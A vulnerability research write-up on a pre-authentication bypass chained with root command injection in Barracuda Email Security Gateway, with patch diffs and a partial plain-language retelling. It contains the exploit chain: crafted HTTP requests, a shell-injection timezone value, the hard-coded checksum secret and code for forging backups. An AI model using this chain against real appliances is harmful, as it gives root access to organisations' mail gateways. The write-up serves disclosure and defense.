Barracuda Networks is your new best friend (Barracuda Email Security Gateway Pre-Auth Remote Root RCE CVE-2026-116606 / CVE-2026-111560)
A pre-authentication authorization bypass in the password-change handler allows an unauthenticated request to continue execution with a low-privilege role, and a separate OS command injection in the backup restore and timezone fix scripts executes attacker-controlled input as root. Chained together, an unauthenticated attacker could upload a crafted backup file and achieve remote code execution as root.
 Published on labs.watchtowr.com
This research is a glimpse into the capability powering the watchTowr Platform, a Preemptive Exposure Management solution. We enable organizations to autonomously validate and mitigate their exposure to emerging threats, ahead of in-the-wild exploitation.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Barracuda's Email Security Gateway (ESG) is the appliance that sits in front of an organisation's mail and decides which messages are spam, which carry malware, and which are allowed through. It is an edge appliance that inspects everything and runs with the privileges needed to do that job. It is also the appliance that, per Mandiant, UNC4841 exploited as a zero-day via CVE-2023-2868, and which in that case required physical replacement.
This write-up covers two vulnerabilities in ESG that chain together:
| CVE | Vulnerability | CVSS | Affected products | Fixed in |
|---|---|---|---|---|
| CVE-2026-116606 | Pre-Authentication Authorization Bypass | 9.3 Critical | Barracuda ESG | 9.4.0.029 |
| CVE-2026-111560 | OS Command Injection | 8.6 High | ESG, Load Balancer ADC, Message Archiver, WAF Control Center, Web Application Firewall, Web Security Gateway | 9.4.0.029 |
In isolation either is bad; chained, they are worse.
Setup
The analysis compared two appliance versions using a "what has changed" diff process:
- Vulnerable: Barracuda ESG 9.4.0.027
- Patched: Barracuda ESG 9.4.0.029
Barracuda released several patch files for the two CVEs. Two were reviewed specifically:
- Patch-1, for CVE-2026-116606 (Pre-Authentication Authorization Bypass)
- Patch-2, for CVE-2026-111560 (OS Command Injection)

Patch-1's installer was at least descriptive about its purpose. The patch also carries a CVSS score of 9.8, versus 9.3 in Barracuda's advisory. The most plausible reading is that 9.8 reflects both vulnerabilities scored together rather than anything else.
Finding it
The password change path in Index.pm
Patch-1 changes a short list of files: Index.pm, Backup2.pm, bayesian_upload.pm, UserRole.pm and Params.pm. The change in Index.pm is small, and Barracuda helpfully left a comment explaining the problem:
+    # Send the error and stop here. Returning a userrole
+    # would let response() run module handlers.
The full diff of that block:
 if ($password_change_status ==
     $Login::status_codes{ERROR_PASSWD_CHANGE}->{val}) {
-    $params->{json_authenticate} = {
+    $self->audit("failed_password_change", $params->{user});
+    # Send the error and stop here. Returning a userrole
+    # would let response() run module handlers.
+    return $self->_bailout_with_json_login_response(
+        $env, $params, {
         success => 'true',
         message => $Login::status_codes{ERROR_PASSWD_CHANGE}->{msg}
                    . ": " . $message,
         status => $Login::status_codes{ERROR_PASSWD_CHANGE}->{val},
-    };
-    return $userrole;
+    });
 }
Index.pm handles password-change attempts. The trouble is in the pre-patch code path taken when a password change fails with ERROR_PASSWD_CHANGE. Here is the vulnerable function with its original line numbers:
383:     if(defined($params->{new_password}) && defined($params->{retype_password}) && ! (-e "/tmp/bypass_password")){
384:         my $password_change_status=0;
385:         my $message = "";
386:         ($password_change_status, $message,$user) = Login::change_admin_password($params);
387:         if($password_change_status == 1 && $user){
388:
389:             my $url = "/cgi-mod/index.cgi" . uri_hash_to_querystring({
390:                     locale => $MS_globals::params{locale},
391:                     error => $status
392:                 });
393:             my %redir = (-location=>$url);
394:             $self->audit('password_change', $params->{user});
395:             Login::logoff_user($status, 1, $params->{user});
396:             return bailout();
397:         }
398:         else{
399:             if ($password_change_status == $Login::status_codes{ERROR_PASSWD_CHANGE}->{val}) {
400:                 $params->{json_authenticate} = {
401:                     success => 'true',
402:                     message => $Login::status_codes{ERROR_PASSWD_CHANGE}->{msg}.": ". $message,
403:                     status => $Login::status_codes{ERROR_PASSWD_CHANGE}->{val},
404:                 };
405:                 $self->audit("failed_password_change", $params->{user});
406:                 return $userrole;
407:             }
Two branches matter here:
- When the password change succeeds (line 387), the function ends with
return bailout();on line 396.bailout()is the "we are done, stop the request here" signal. - When it fails with
ERROR_PASSWD_CHANGE(line 399), it ends withreturn $userrole;on line 406 instead.
$userrole is the current session's role object, which for an unauthenticated request is the low-privilege login-screen role. That matters because the password-change code lives inside _process_params, and the method that calls it is response:
584: sub response {
585:     my ($self, $env, $params) = @_;
586:
587:     $self->set_self_url($env, $params);
588:
589:     # If we are not activated, this removes various changes the user may
590:     # have tried to make from the params hash.
591:     $self->_check_activation($env, $params);
592:
593:     $self->_process_params($env, $params);
594:
595:     $self->_update_variables($env, $params);
596:
597:     Barracuda::Hooks::run_hooks("after write config");
_process_params returns on line 593 and hands $userrole straight back to response. No error is indicated, so response carries on as if nothing went wrong. A rejected authentication operation does not stop the rest of the request from being processed.
Exploitation
Step 1: trigger the failed password change
Send a POST to /cgi-mod/index.cgi, the endpoint that reaches this code path, with two body parameters: new_password and retype_password.
POST /cgi-mod/index.cgi HTTP/1.1
Host: barracuda.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

user=admin&new_password=one&retype_password=two
The appliance answers with HTTP 200 and a JSON body declaring the failed password change:
{"message":"Error: Password Change: ","no_ajax_redirect":"true","redirect":"/cgi-mod/password_change.cgi?auth_type=Local&locale=en_US&user=admin&error=Error: Password Change: ","success":"true"}
The response looks like a rejection, but execution has not been stopped. The login-screen role is returned to response, and the request continues instead of being stopped.
Step 2: find a sink to pair with it
Patch-2 contains complete Perl source. Two files stood out: Backup2.pm and fix_tz.pl.

In Backup2.pm, the only meaningful change is to this pre-patch block:
if( -f "/home/product/code/config/tz" ) {
    my $system_timezone = Barracuda::Config::get('system_timezone');
    `sed -i 's#TZ=.*#TZ=$system_timezone#' /home/product/code/config/tz`;
}
The patched version replaces the shell execution with a read, rewrite and write in Perl:
 if( -f "/home/product/code/config/tz" ) {
     my $system_timezone = Barracuda::Config::get('system_timezone');
-    `sed -i 's#TZ=.*#TZ=$system_timezone#' /home/product/code/config/tz`;
+    if ($system_timezone && -f "/usr/share/zoneinfo/$system_timezone") {
+        open my $in, '<', '/home/product/code/config/tz' or die $!;
+        my @lines = <$in>;
+        close $in;
+        open my $out, '>', '/home/product/code/config/tz' or die $!;
+        for my $line (@lines) {
+            $line =~ s/^TZ=.*/TZ=$system_timezone/ if $line =~ /^TZ=/;
+            print $out $line;
+        }
+        close $out;
+    } else {
+        warn "Skipping tz restore: invalid system_timezone='$system_timezone'\n";
+    }
 }
Three things follow from this diff:
- The vendor now treats
system_timezoneas untrusted enough to require that it resolve to a real file under/usr/share/zoneinfo/before use. - The old line crossed a shell boundary. Perl backticks are command substitution: Perl builds a string and hands it to a shell. The single quotes around the value look protective, but they are only characters in the generated command, not a Perl safety boundary. A value shaped like this rewrites the shell grammar:
Region#';<attacker-command>;#
The first quote closes the intended sed expression, the semicolon starts a fresh command, and # comments out the rest.
- The function name,
finalize_restore, is a large clue about how to reach the sink.

fix_tz.pl tells a similar story about time zone setting:
my $system_timezone = Barracuda::Config::get('system_timezone');
exit if !$system_timezone;

`sed -i 's#ZONE=.*#ZONE=$system_timezone#' /etc/sysconfig/clock`;
The patch adds a gate:
 my $system_timezone = Barracuda::Config::get('system_timezone');
 exit if !$system_timezone;

+if (! -f "/usr/share/zoneinfo/$system_timezone") {
+    warn "Invalid timezone: $system_timezone\n";
+    exit 1;
+}
and removes the shell-backed update in favour of the same read, rewrite, write pattern:
-`sed -i 's#ZONE=.*#ZONE=$system_timezone#' /etc/sysconfig/clock`;
+if (-f '/etc/sysconfig/clock') {
+    open my $in, '<', '/etc/sysconfig/clock' or die $!;
+    my @lines = <$in>;
+    close $in;
+    open my $out, '>', '/etc/sysconfig/clock' or die $!;
+    for my $line (@lines) {
+        $line =~ s/^ZONE=.*/ZONE=$system_timezone/ if $line =~ /^ZONE=/;
+        print $out $line;
+    }
+    close $out;
+}
There are two sinks: one in Backup2.pm and one in fix_tz.pl. Backup2::finalize_restore writes the product timezone file and fix_tz.pl writes the operating-system clock file, and the same attacker-influenced input reaches both. A limited-privilege user cannot write these files, which is why the code runs fix_tz.pl through sudo:
if( -f "/home/product/code/firmware/current/bin/fix_tz.pl" ) {
    system('/usr/bin/sudo',
           '/home/product/code/firmware/current/bin/fix_tz.pl');
}
This is not just any OS command injection: it executes as root.
Step 3: reach the sink through the upload handler
To trigger the vulnerability, the researcher looked for places that reach this code naturally. One stood out: an upload handler named bayesian_upload.pm.
53: bc_sub bayesian_upload_handler =>
54:     perm { 1 },
55:     web_params( [param('user'), param('bayesian'), param('pu_bayesian_upload')]),
56:     does {
57:         my $args = shift;
58:         return if(!defined($args->{'bayesian'}) || $ENV{REMOTE_USER} eq 'guest');
59:
60:         my $lock;
61:         my $error = '';
62:         my $filename = $Barracuda::BackupConfig::StagingJob::BACKUP_FILE;
63:
64:         try {
65:             $lock = Barracuda::Backup2::_grab_lock();
66:
67:             my $uploader = $args->{bayesian};
68:             if ($uploader->to_file( { dest => $filename } )) {
69:                 throw Barracuda::Exception;
70:             }
71:         }
72:         catch Barracuda::Backup2::Lock_Error with {
73:             $error = 'lid_2876';
74:         }
75:         catch Error with {
76:             $error = 'lid_379';
77:         }
78:         finally {
79:             $lock && $lock->punlock();
80:             if ($error) {
81:                 push(@Barracuda::UI::status_message,
82:                     {
83:                         message => $error,
84:                         type    => 'error'
85:                     }
86:                 );
87:                 return;
88:             }
89:         };
90:
91:         my %params;
92:         $params{full_reload} = 0;
93:         my $ret = 0;
94:         try {
95:             $ret = Barracuda::Backup2::restore_all($filename, %params);
96:         } catch Error with {
The handler expects a few parameters and, if they are as expected, reaches line 95, where restore_all runs on a backup file the user provides.
Step 4: build a valid backup
A backup is a tar file containing a backup.xml file that lists various details. An example shape:
<backup>
  <component name="Spam_Config">
    <file id="mysql" checksum="[generated integrity value]" path="mysql-poc.gz" />
  </component>
  <info filename="poc.bak" firmware_version="9.4.0.020"
        model="V300" platform="5" product="emailswitch" type="manual_backup">
    <component_version name="Config" number="1" />
    <component_version name="Files" number="1" />
    <component_version name="Spam_Config" number="1" />
    <component_version name="mysql" number="1" />
  </info>
</backup>
Spam_Config is the clue: when the appliance restores it, it loads a small MySQL dump and restores defined information back into the local MySQL database. One of those rows is system_timezone. Restoring that row with a shell command stuck on the end gives the injection:
UTC#';touch /tmp/watchTowr;#
Step 5: satisfy the checksum
restore_all unpacks the archive, reads the list of parts, and restores each one:
444: sub restore_all {
445:     my $bundle_filename = shift;
446:     my %args = @_;
447:     if (not exists($args{full_reload})) {
448:         $args{full_reload} = 1;
449:     }
450:     change_directory("/mail/tmp");
451:     my $pl = _grab_lock();
452:     log_message("Starting restore opertation...");
453:     my $poke_progress = sub { };
454:     if ($args{progress_cb}) {
455:         if (ref($args{progress_cb}) ne 'CODE') {
456:             croak('progress_cb must be a CODE reference.');
457:         }
458:         $args{progress_cb}->(0);
459:     }
460:     my $dir;
461:     if (Barracuda::FrameworkConfig::framework_config('backup_compatibility_on')) {
462:         require IPC::Run;
463:         my ($out, $err);
464:         eval {
465:             IPC::Run::run(["$Barracuda::Environment::path_firmware/bin/file", '-b', $bundle_filename], \undef, \$out, \$err);
466:         };
467:         chomp($out);
468:         if ($out && $out ne 'POSIX tar archive (GNU)') {
469:             $dir = $TMP_DIR;
470:         }
471:     }
472:     if ($dir) {
473:         system('cp', '-f', $bundle_filename, $dir . '/Backup.bak');
474:     } else {
475:         log_message("Untaring bundle...");
476:         $dir = untar_bundle($bundle_filename);
477:     }
478:     log_message("Reading the components to restore...");
479:     my $data = read_staged_metadata($dir);
480:     $poke_progress = _create_poke_progress($data, $args{progress_cb});
481:     log_message("Restoring components...");
482:     restore_components($data, $dir, \%args, $poke_progress);
483:
484:     $pl->punlock();
485:     log_message("Finalizing restore...");
486:     finalize_restore(\%args);
487:     return 1;
Every file listed in backup.xml has a checksum, and the restore function validates it: it reads the file's bytes, computes its own checksum, and rejects the backup if they do not match. Typing random numbers into the field will not work.
The checksum is md5(file_bytes + secret + "."). The secret is not machine-specific or unpredictable:
CHECKSUM_SECRET = b"Barracuda Networks is your new best friend"
So the checksum is md5(file_bytes + "Barracuda Networks is your new best friend" + "."), which can be computed by the attacker:
47:     mysql_dump = gzip.compress(sql, compresslevel=9, mtime=0)
48:     checksum = hashlib.md5(mysql_dump + CHECKSUM_SECRET + b".").hexdigest()
49:     timestamp = time.strftime("%Y%m%dT%H%M%S", time.gmtime())
50:     backup_xml = f"""<?xml version='1.0' standalone='yes'?>
51: <backup>
52:   <component name="Spam_Config">
53:     <file id="mysql" checksum="{checksum}" path="mysql-poc.gz" />
Step 6: the combined request
The request that combines both vulnerabilities is fairly simple:
POST /cgi-mod/index.cgi HTTP/1.1
Host: barracuda.com
Content-Type: multipart/form-data; boundary=BOUNDARY

--BOUNDARY
Content-Disposition: form-data; name="user"

admin
--BOUNDARY
Content-Disposition: form-data; name="new_password"

one
--BOUNDARY
Content-Disposition: form-data; name="retype_password"

two
--BOUNDARY
Content-Disposition: form-data; name="UPDATE_activation_code"

1
--BOUNDARY
Content-Disposition: form-data; name="pu_bayesian_upload"

1
--BOUNDARY
Content-Disposition: form-data; name="bayesian"; filename="poc.bak"
Content-Type: application/octet-stream

<TAR BACKUP>
--BOUNDARY--
The request combines the failed password change with the crafted backup upload.
A Detection Artefact Generator is published on GitHub so defenders can determine their own susceptibility and inform remediation.
Root cause
The first bug is a control-flow mistake. In the pre-patch Index.pm, the failure branch of the password change returns $userrole rather than calling bailout(). Because _process_params returns normally, response continues into _update_variables and the module handlers, so an unauthenticated request that should have been rejected is processed with the login-screen role. Barracuda's own patch comment describes exactly this: returning a userrole lets response() run module handlers.
The second bug is shell injection through Perl backticks. system_timezone is read from configuration and interpolated into a sed command. The single quotes in the generated command are not a Perl safety boundary, so a value containing a quote, a semicolon and a comment character closes the sed expression and appends an arbitrary command. The patched code validates that the value resolves to a file under /usr/share/zoneinfo/ and replaces the shell call with native Perl file handling.
The checksum on backup files does not prevent a forged backup because its secret is a hard-coded constant, so anyone can compute a valid checksum for their own content. The code runs fix_tz.pl through sudo, so the injection executes as root.
Impact
The two issues can be chained, and the command injection executes as root. The command injection itself is listed as affecting ESG, Load Balancer ADC, Message Archiver, WAF Control Center, Web Application Firewall and Web Security Gateway; the pre-authentication bypass is listed against ESG. Both are fixed in 9.4.0.029.
Fix
Barracuda fixed both issues in 9.4.0.029. The changes are:
- In
Index.pm, theERROR_PASSWD_CHANGEbranch now audits the failure and returns through_bailout_with_json_login_response, stopping the request instead of returning$userroletoresponse. - In
Backup2.pm, the backticksedcall is replaced by a check thatsystem_timezoneresolves under/usr/share/zoneinfo/, followed by reading, rewriting and writing the file in Perl. - In
fix_tz.pl, the same zoneinfo check is added and the backticksedcall is replaced by the same read, rewrite, write pattern.
Variants to test
- Other branches that return a role object instead of bailing out. Look for
return $userrolein request handlers and check whether the caller treats a normal return as success. A positive result is a request that should be rejected but still reaches module handlers. - Other configuration values interpolated into backticks or
systemwith a single string. Grep for backticks andsystem("...")in the appliance's Perl. A positive result is a value containing',;and#that changes the generated command. - Other restore or import paths that read a checksum from the uploaded archive. If the secret is a constant in the code, recompute the checksum for modified content and see whether the restore accepts it.
- Other
sudo-invoked helper scripts that read configuration written by a restore. A positive result is a helper that runs as root and consumes attacker-influenced values. - Other upload handlers with
perm { 1 }that pass the uploaded file to a restore or import routine. A positive result is an unauthenticated upload that reaches a privileged restore path.
What happened, in plain words
Barracuda makes a piece of hardware and software called the Email Security Gateway, or ESG. It sits in front of a company's email system, like a security guard at the door of a building, and decides which messages are spam, which carry viruses or other malware, and which are allowed through to people's inboxes. Because it has to inspect every message, it is connected to the internet and it has a lot of power over the mail system behind it.
This appliance has been attacked before. According to Mandiant, a group called UNC4841 used a flaw in it, CVE-2023-2868, as a zero-day, meaning they used it before the maker knew about it and could fix it. In that case the appliance had to be physically replaced, which gives you an idea of how serious a problem on this kind of device can be.
This article is about two newer flaws in the same appliance. One lets a stranger who has not logged in get past a check that is supposed to stop them. The other lets someone run their own commands on the machine. Separately, each is bad. Put together, they are more serious than either alone. That is the account that can do anything on the machine.
The two flaws have official tracking numbers, called CVE IDs. A CVE ID is a public label given to a known security flaw so that everyone, vendors, defenders and researchers, can talk about the same thing. The two here are:
| CVE | Vulnerability | CVSS | Affected products | Fixed in |
|---|---|---|---|---|
| CVE-2026-116606 | Pre-Authentication Authorization Bypass | 9.3 Critical | Barracuda ESG | 9.4.0.029 |
| CVE-2026-111560 | OS Command Injection | 8.6 High | ESG, Load Balancer ADC, Message Archiver, WAF Control Center, Web Application Firewall, Web Security Gateway | 9.4.0.029 |
A few words in that table need explaining before we go on.
- Pre-Authentication means "before logging in". An attacker does not need a username or password.
- Authorization Bypass means the software checked who you are, or should have, but then let you do something you are not allowed to do. Authentication is proving who you are; authorization is deciding what you may do. A bypass means the second check is skipped or defeated.
- OS Command Injection means the software takes some input from a user and passes it to the operating system as a command to run. If the input is crafted cleverly, the attacker can make the machine run commands of their choosing. The OS is the operating system, the underlying software (here, Linux) that runs the appliance.
- CVSS is a scoring system for how severe a flaw is, from 0 to 10. Higher is worse. 9.3 and 8.6 are both high.
In isolation, either flaw is bad. Chained, they are worse.
Setting up the analysis
The researchers compared two versions of the appliance to see what changed between them. This is a common technique: if you have the old version and the new version, you can line them up and look at the differences. The differences are usually exactly where the fix was made, which points straight at the flaw.
- Vulnerable: Barracuda ESG 9.4.0.027
- Patched: Barracuda ESG 9.4.0.029
Barracuda released several patch files for the two CVEs. Two were reviewed specifically:
- Patch-1, for CVE-2026-116606 (Pre-Authentication Authorization Bypass)
- Patch-2, for CVE-2026-111560 (OS Command Injection)
A patch is a small package of changes that fixes a problem. Patch-1's installer was at least descriptive about its purpose. The patch also carries a CVSS score of 9.8, versus 9.3 in Barracuda's advisory. An advisory is the official notice a vendor publishes about a flaw. The most plausible reading is that 9.8 reflects both vulnerabilities scored together rather than anything else.
Finding the first flaw
The password change path in Index.pm
Patch-1 changes a short list of files: Index.pm, Backup2.pm, bayesian_upload.pm, UserRole.pm and Params.pm. These are source code files written in a programming language called Perl, which is what this appliance is built from. A .pm file is a Perl module, a reusable chunk of code.
The change in Index.pm is small, and Barracuda helpfully left a comment explaining the problem. A comment is text in the code that the computer ignores; it is there for humans to read.
+    # Send the error and stop here. Returning a userrole
+    # would let response() run module handlers.
Line by line:
- The
+at the start is a diff marker. A diff is a side-by-side comparison of old and new code.+means this line was added in the patch. # Send the error and stop here.is a comment saying: when there is an error, stop processing the request.# would let response() run module handlers.explains the consequence of not stopping: a function calledresponse()would go on to run other pieces of code called module handlers.
The full diff of that block:
 if ($password_change_status ==
     $Login::status_codes{ERROR_PASSWD_CHANGE}->{val}) {
-    $params->{json_authenticate} = {
+    $self->audit("failed_password_change", $params->{user});
+    # Send the error and stop here. Returning a userrole
+    # would let response() run module handlers.
+    return $self->_bailout_with_json_login_response(
+        $env, $params, {
         success => 'true',
         message => $Login::status_codes{ERROR_PASSWD_CHANGE}->{msg}
                    . ": " . $message,
         status => $Login::status_codes{ERROR_PASSWD_CHANGE}->{val},
-    };
-    return $userrole;
+    });
 }
Line by line:
if ($password_change_status == ... ERROR_PASSWD_CHANGE ...)checks whether the password change attempt failed with the specific error code for a password change problem.- The lines starting with
-are the old code that was removed. The old code stored a JSON response in$params->{json_authenticate}. JSON is a text format for structured data, like a labelled box of values. - The lines starting with
+are the new code. It first records an audit entry, a log line saying the password change failed, with the username. - Then it returns through a function called
_bailout_with_json_login_response, which sends the error response and stops the request. The name says it: bail out, meaning stop here. - The old code ended with
return $userrole;, which returned a role object instead of stopping. A role object is a bundle of information describing what the current user is allowed to do.
Index.pm handles password-change attempts. The trouble is in the pre-patch code path taken when a password change fails with ERROR_PASSWD_CHANGE. Here is the vulnerable function with its original line numbers:
383:     if(defined($params->{new_password}) && defined($params->{retype_password}) && ! (-e "/tmp/bypass_password")){
384:         my $password_change_status=0;
385:         my $message = "";
386:         ($password_change_status, $message,$user) = Login::change_admin_password($params);
387:         if($password_change_status == 1 && $user){
388:
389:             my $url = "/cgi-mod/index.cgi" . uri_hash_to_querystring({
390:                     locale => $MS_globals::params{locale},
391:                     error => $status
392:                 });
393:             my %redir = (-location=>$url);
394:             $self->audit('password_change', $params->{user});
395:             Login::logoff_user($status, 1, $params->{user});
396:             return bailout();
397:         }
398:         else{
399:             if ($password_change_status == $Login::status_codes{ERROR_PASSWD_CHANGE}->{val}) {
400:                 $params->{json_authenticate} = {
401:                     success => 'true',
402:                     message => $Login::status_codes{ERROR_PASSWD_CHANGE}->{msg}.": ". $message,
403:                     status => $Login::status_codes{ERROR_PASSWD_CHANGE}->{val},
404:                 };
405:                 $self->audit("failed_password_change", $params->{user});
406:                 return $userrole;
407:             }
Line by line:
- Line 383 checks that the request contains both a
new_passwordand aretype_passwordfield, and that a file called/tmp/bypass_passworddoes not exist. Those two fields are what a password change form sends. - Lines 384 and 385 set up variables to hold the result and a message. A variable is a named box that holds a value.
- Line 386 calls
Login::change_admin_password, which actually tries to change the password, and stores the result, the message and the user. - Line 387 checks whether the change succeeded (status 1) and a user was returned.
- Lines 389 to 393 build a redirect URL, a web address to send the browser to next.
- Line 394 writes an audit log entry for the successful change.
- Line 395 logs the user off.
- Line 396 returns
bailout(), which means "we are done, stop the request here". - Line 398 starts the
elsebranch, the case where the change did not succeed. - Line 399 checks whether the failure was specifically
ERROR_PASSWD_CHANGE. - Lines 400 to 404 build a JSON response saying the password change failed.
- Line 405 writes an audit log entry for the failed change.
- Line 406 returns
$userroleinstead of bailing out. This is the bug.
Two branches matter here:
- When the password change succeeds (line 387), the function ends with
return bailout();on line 396.bailout()is the "we are done, stop the request here" signal. - When it fails with
ERROR_PASSWD_CHANGE(line 399), it ends withreturn $userrole;on line 406 instead.
$userrole is the current session's role object, which for an unauthenticated request is the low-privilege login-screen role. A session is the server's memory of a particular visitor across several requests; a role object describes what that visitor may do. The login-screen role is the weakest one, the one a visitor gets before logging in.
That matters because the password-change code lives inside _process_params, and the method that calls it is response:
584: sub response {
585:     my ($self, $env, $params) = @_;
586:
587:     $self->set_self_url($env, $params);
588:
589:     # If we are not activated, this removes various changes the user may
590:     # have tried to make from the params hash.
591:     $self->_check_activation($env, $params);
592:
593:     $self->_process_params($env, $params);
594:
595:     $self->_update_variables($env, $params);
596:
597:     Barracuda::Hooks::run_hooks("after write config");
Line by line:
- Line 584 defines a function called
response. A function is a named block of code that does a job when called. - Line 585 takes in three inputs: the object itself, the environment, and the parameters. The environment is information about the incoming request, such as who sent it.
- Line 587 sets the URL of the current request.
- Lines 589 to 591 check whether the appliance is activated, and if not, remove changes the user may have tried to make.
- Line 593 calls
_process_params, which is where the password-change code lives. - Line 595 updates variables.
